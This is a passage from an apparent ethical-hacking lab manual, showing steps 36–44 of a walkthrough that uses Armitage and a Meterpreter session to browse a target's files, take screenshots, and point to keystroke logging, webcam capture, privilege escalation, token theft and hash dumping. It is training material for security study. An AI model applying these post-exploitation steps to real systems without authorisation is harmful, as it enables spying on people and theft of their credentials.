


36. Right-click on the target host and navigate to **Meterpreter 1** → **Explore** → **Browse Files**.




37. A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.

38. Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.




Module 06 – System Hacking

39. Right-click on the target host and navigate to **Meterpreter 1** → **Explore** → **Screenshot**.



40. A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.



41. Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.
42. You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.
43. This concludes the demonstration of how to gain access to a remote system using Armitage.
44. Close all open windows and document all the acquired information.

